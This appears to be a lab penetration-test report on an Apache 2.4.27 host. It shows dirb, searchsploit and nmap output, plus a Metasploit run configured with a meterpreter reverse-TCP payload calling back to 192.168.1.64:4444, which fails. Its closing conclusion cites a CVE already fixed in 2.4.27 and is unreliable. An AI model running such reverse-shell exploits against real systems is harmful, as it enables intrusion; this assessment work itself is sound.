


# BUG REPORT



**Generated by : Charchit Subedi**

**Date : 2022/july/30**

**Time : 12:21 pm**

**Website : <https://192.168.1.132/>**

**Ip Address : 192.168.1.132**


# **CONTENT**

**PG.NO**

**EXPLOITING PROCESS ..... 2-10**


**CONCLUSION ..... 11**

**POC ..... 12-13**



## Exploiting

In the above picture This is the front page of the given machine .




The Wappalyzer is showing the Technology used by the server which is **Apache 2.4.27**

```
(anonymous@kali)-[~]  
$ dirb http://192.168.1.132 -X .php  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Sat Jul 30 11:55:00 2022  
URL_BASE: http://192.168.1.132/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]  
  
-----  
  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://192.168.1.132/ ----  
+ http://192.168.1.132/test.php (CODE:200|SIZE:1986)  
  
-----  
END_TIME: Sat Jul 30 11:58:28 2022  
DOWNLOADED: 4612 - FOUND: 1
```

In the above picture I have used **dirb tool** to find out the hidden directories.

I have found the **/test.php** directory.



## OMGJS - ~~Everything~~ a browser knows about you

It actually knows more...

[Read last visitor data](#)

In the above picture the test.php is not showing any details about the target . Let's go through the apache version.

```
Applications Places Terminal Jul 30 12:25 PM 100 %
anonymous@kali: ~
anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x
$ searchsploit Apache 2.4.27

-----
Exploit Title | Path
-----|-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
-----
Shellcodes: No Results

$
```

In the above picture I have searched the apache version on searchsploit and the result of the vulnerability is shown in the above picture .

Let's search it on metasploit Framework.

```

msf6 exploit(multi/http/phpmyadmin_lfi_rce) > search apache 2.7
[*] No results from search
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > search apache 2

Matching Modules
=====
#    Name                                          Disclosure Date Rank    Check Description
-    -
0    exploit/multi/http/apache_apisix_api_default_token_rce 2020-12-07 excellent Yes  APISIX Admin API default access token RCE
1    exploit/linux/http/atutor_filemanager_traversal 2016-03-01 excellent Yes  ATutor 2.2.1 Directory Traversal / Remote Code Execution
2    exploit/multi/http/apache_activemq_upload.jsp 2016-06-01 excellent No   ActiveMQ web shell upload
3    auxiliary/scanner/http/apache_userdir_enum 2016-06-01 normal No   Apache "mod_userdir" User Enumeration
4    exploit/multi/http/apache_normalize_path_rce 2021-05-10 excellent Yes  Apache 2.4.49/2.4.50 Traversal RCE
5    auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No   Apache 2.4.49/2.4.50 Traversal RCE scanner
6    exploit/windows/http/apache_activemq_traversal_upload 2015-08-19 excellent Yes  Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell
7    auxiliary/scanner/http/apache_activemq_traversal 2015-08-19 normal No   Apache ActiveMQ Directory Traversal
8    auxiliary/scanner/http/apache_activemq_source_disclosure 2015-08-19 normal No   Apache ActiveMQ JSP Files Source Disclosure
9    auxiliary/scanner/http/axis_login 2015-08-19 normal No   Apache Axis2 Brute Force Utility
10   auxiliary/scanner/http/axis_local_file_include 2015-08-19 normal No   Apache Axis2 v1.4.1 Local File Inclusion
11   auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No   Apache Commons FileUpload and Apache Tomcat DoS
12   exploit/linux/http/apache_continuum_cmd_exec 2016-04-06 excellent Yes  Apache Continuum Arbitrary Command Execution
13   exploit/linux/http/apache_couchdb_cmd_exec 2016-04-06 excellent Yes  Apache CouchDB Arbitrary Command Execution
14   exploit/linux/http/apache_druid_js_rce 2021-01-21 excellent Yes  Apache Druid 0.20.0 Remote Command Execution
15   exploit/multi/http/apache_flink_jar_upload_exec 2019-11-13 excellent Yes  Apache Flink JAR Upload Java Code Execution
16   auxiliary/scanner/http/apache_flink_jobmanager_traversal 2021-01-05 normal Yes  Apache Flink JobManager Traversal
17   exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes  Apache James Server 2.3.2 Insecure User Creation
18   exploit/multi/http/apache_jetspeed_file_upload 2016-03-06 manual No   Apache Jetspeed Arbitrary File Upload
19   auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09 normal No   Apache Karaf Default Credentials Command Execution
20   exploit/windows/http/apache_mod_rewrite_ldap 2006-07-28 great Yes  Apache Module mod_rewrite LDAP Protocol Buffer Overflow
21   exploit/multi/http/apache_nifi_processor_rce 2020-10-03 excellent Yes  Apache NiFi API Remote Code Execution
22   exploit/linux/http/apache_ofbiz_deserialization_soap 2021-03-22 excellent Yes  Apache OFBiz SOAP Java Deserialization

```

In the above picture the module for apache 2.4.27 is not found ,so let's try with other options.





```
anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x anonymous@kali: ~ x
Interact with a module by name or index. For example info 100, use 100 or use exploit/unix/webapp/jquery_file_upload

msf6 exploit(multi/http/phpmyadmin_lfi_rce) > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

  Name      Current Setting  Required  Description
  ----      -
  CVE       CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH     5                yes       Depth for Path Traversal
  Proxies   192.168.1.132    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.1.132    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     80               yes       The target port (TCP)
  SSL       true             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /cgi-bin         yes       Base path
  VHOST     no               no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.64     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (Dropper)

msf6 exploit(multi/http/apache_normalize_path_rce) > run
```

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.1.64:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] Error: 192.168.1.132: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=192.168.1.132:80 state=error: wrong version number
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_normalize_path_rce) >
```

I have tried the apache one module but it fail's to exploit .

```

[anonymous@kali]~$ nmap -sV --script vuln 192.168.1.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-30 11:40 +0545
Nmap scan report for 192.168.1.132
Host is up (0.015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.27
| vulners:
| cpe:/a:apache:http_server:2.4.27:
| CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
| CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
| CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
| CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
| CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
| CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
| EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB *EXPLOIT*
| EDB-ID:46676 7.2 https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
| CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
| 1337DAY-ID-32502 7.2 https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
| CVE-2022-22721 6.8 https://vulners.com/cve/CVE-2022-22721
| CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
| CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
| 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B *EXPLOIT*
| 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*
| CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
| CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224
| CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217

```

The above picture is result of the nmap which shows that the port 80 is only opened .

← → ↻ vulmon.com/searchpage?q=apache+http+server+2.4.27#:~:text=Apache%20http%20allows%20remote%20attackers,has%20ce... ☆ 10 3

Apache Http Server 2.4.29 Apache Http Server 2.4.28 Apache Http Server 2.4.27 Apache Http Server 2.4.26  
 Apache Http Server 2.4.18 Apache Http Server 2.4.20 Apache Http Server 2.4.1 Apache Http Server 2.4.2  
 Apache Http Server 2.4.12 Apache Http Server 2.4.16 Apache Http Server Debian Debian Linux 7.0  
 Debian Debian Linux 9.0 Debian Debian Linux 8.0 1 EDB exploit available 1 Metasploit module available 20 Github repositories available 1 Article available

---

**7.5**  
cvssv3

**CVE-2017-15710**  
 In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod\_authnz\_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to look up the right charset encoding when verifying the user's credentials. If the header value is not...

Apache Http Server 2.4.29 Apache Http Server 2.4.28 Apache Http Server 2.4.27 Apache Http Server 2.4.3  
 Apache Http Server 2.4.2 Apache Http Server 2.4.1 Apache Http Server 2.4.26 Apache Http Server 2.4.23  
 Apache Http Server 2.4.9 Apache Http Server 2.4.6 Apache Http Server 2.4.18 Apache Http Server 2.4.17  
 Apache Http Server 2.4.16 Apache Http Server 2.4.12 Apache Http Server 2.4.25 Apache Http Server 2.4.20  
 Apache Http Server 2.4.10 Apache Http Server 2.4.7 Apache Http Server 2.4.4 Debian Debian Linux 8.0  
 Debian Debian Linux 7.0 Debian Debian Linux 9.0 Canonical Ubuntu Linux 18.04 Canonical Ubuntu Linux 12.04  
 Canonical Ubuntu Linux 14.04 Canonical Ubuntu Linux 16.04 Canonical Ubuntu Linux 17.10  
 Netapp Storage Automation Store - Netapp Storagegrid - Netapp Clustered Data Ontap - Netapp Santricity Cloud Connector -  
 Redhat Enterprise Linux 7.4 Redhat Enterprise Linux 7.6 Redhat Enterprise Linux 6.0 Redhat Enterprise Linux 7.0  
 Redhat Enterprise Linux 7.5 20 Github repositories available


---

**5.0**

**CVE-2018-17189**  
<https://vulmon.com/searchpage?page=1&q=Apache Http Server 2.4.18&sortby=relevance&scoretype=cvssv3> This way to plain resources the h2 stream

CVE-2016-3692  
 CVE-2022-2415  
 remote  
 CVE-2022-26712

Telegram WhatsApp Twitter Reddit LinkedIn



**Vulnerability Notification Service**

You don't have to wait for vulnerability scanning results

**Get Started**

In the above picture According to **CVE 2017-15710** it has only mentioned the apache version and it's vulnerability. By searching on all the platform I have only found the apache other version exploit and their but the apache 2.4.27 is not given any exploit.

# Conclusion

Hence, we can say that the server apache 2.4.27 is vulnerable but not exploitable because, I have tried all the possible way to find the vulnerability but nothing was found in any site so , apache version,2.4.27 is vulnerable but not exploitable.

# POC

Update 2.4.28 released	2017-10-05
Update 2.2.35-never released	--
Affects	2.4.27, 2.4.26, 2.4.25, 2.4.23, 2.4.20, 2.4.18, 2.4.17, 2.4.16, 2.4.12, 2.4.10, 2.4.9, 2.4.7, 2.4.6, 2.4.4, 2.4.3, 2.4.2, 2.4.1, 2.2.34, 2.2.32, 2.2.31, 2.2.29, 2.2.27, 2.2.26, 2.2.25, 2.2.24, 2.2.23, 2.2.22, 2.2.21, 2.2.20, 2.2.19, 2.2.18, 2.2.17, 2.2.16, 2.2.15, 2.2.14, 2.2.13, 2.2.12, 2.2.11, 2.2.10, 2.2.9, 2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0

Fixed in Apache HTTP Server 2.4.27

### important: Uninitialized memory reflection in mod\_auth\_digest (CVE-2017-9788)

The value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments. by mod\_auth\_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault.

Acknowledgements: We would like to thank Robert Świącki for reporting this issue.

Reported to security team	2017-06-28
Issue public	2017-07-11
Update 2.4.27 released	2017-07-11
Update 2.2.34 released	2017-07-11
Affects	2.4.26, 2.4.25, 2.4.23, 2.4.20, 2.4.18, 2.4.17, 2.4.16, 2.4.12, 2.4.10, 2.4.9, 2.4.7, 2.4.6, 2.4.4, 2.4.3, 2.4.2, 2.4.1, 2.2.32, 2.2.31, 2.2.29, 2.2.27, 2.2.26, 2.2.25, 2.2.24, 2.2.23, 2.2.22, 2.2.21, 2.2.20, 2.2.19, 2.2.18, 2.2.17, 2.2.16, 2.2.15, 2.2.14, 2.2.13, 2.2.12, 2.2.11, 2.2.10, 2.2.9, 2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0

Applications Places Google Chrome Jul 30 1:20 PM

OM x OM x Lin x Pay x php x PHF x PHF x exp x exp x apa x Vul x Ap x CV x

cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9788

TOTAL CVE Records: 181292

NOTICE: Transition to the all-new CVE website at [WWW.CVE.ORG](http://WWW.CVE.ORG) is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

HOME > CVE > CVE-2017-9788

[Printer-Friendly View](#)

CVE-ID	
<b>CVE-2017-9788</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a> • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.	
References	
<b>Note:</b> <a href="#">References</a> are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"> <li>BID:99569</li> <li>URL:<a href="http://www.securityfocus.com/bid/99569">http://www.securityfocus.com/bid/99569</a></li> <li>CONFIRM:<a href="http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html">http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html</a></li> <li>CONFIRM:<a href="https://httpd.apache.org/security/vulnerabilities_22.html">https://httpd.apache.org/security/vulnerabilities_22.html</a></li> <li>CONFIRM:<a href="https://httpd.apache.org/security/vulnerabilities_24.html">https://httpd.apache.org/security/vulnerabilities_24.html</a></li> </ul>	

According to apache website the version of apache 2.4.27 and CVE details 2017-9788,

In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod\_auth\_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.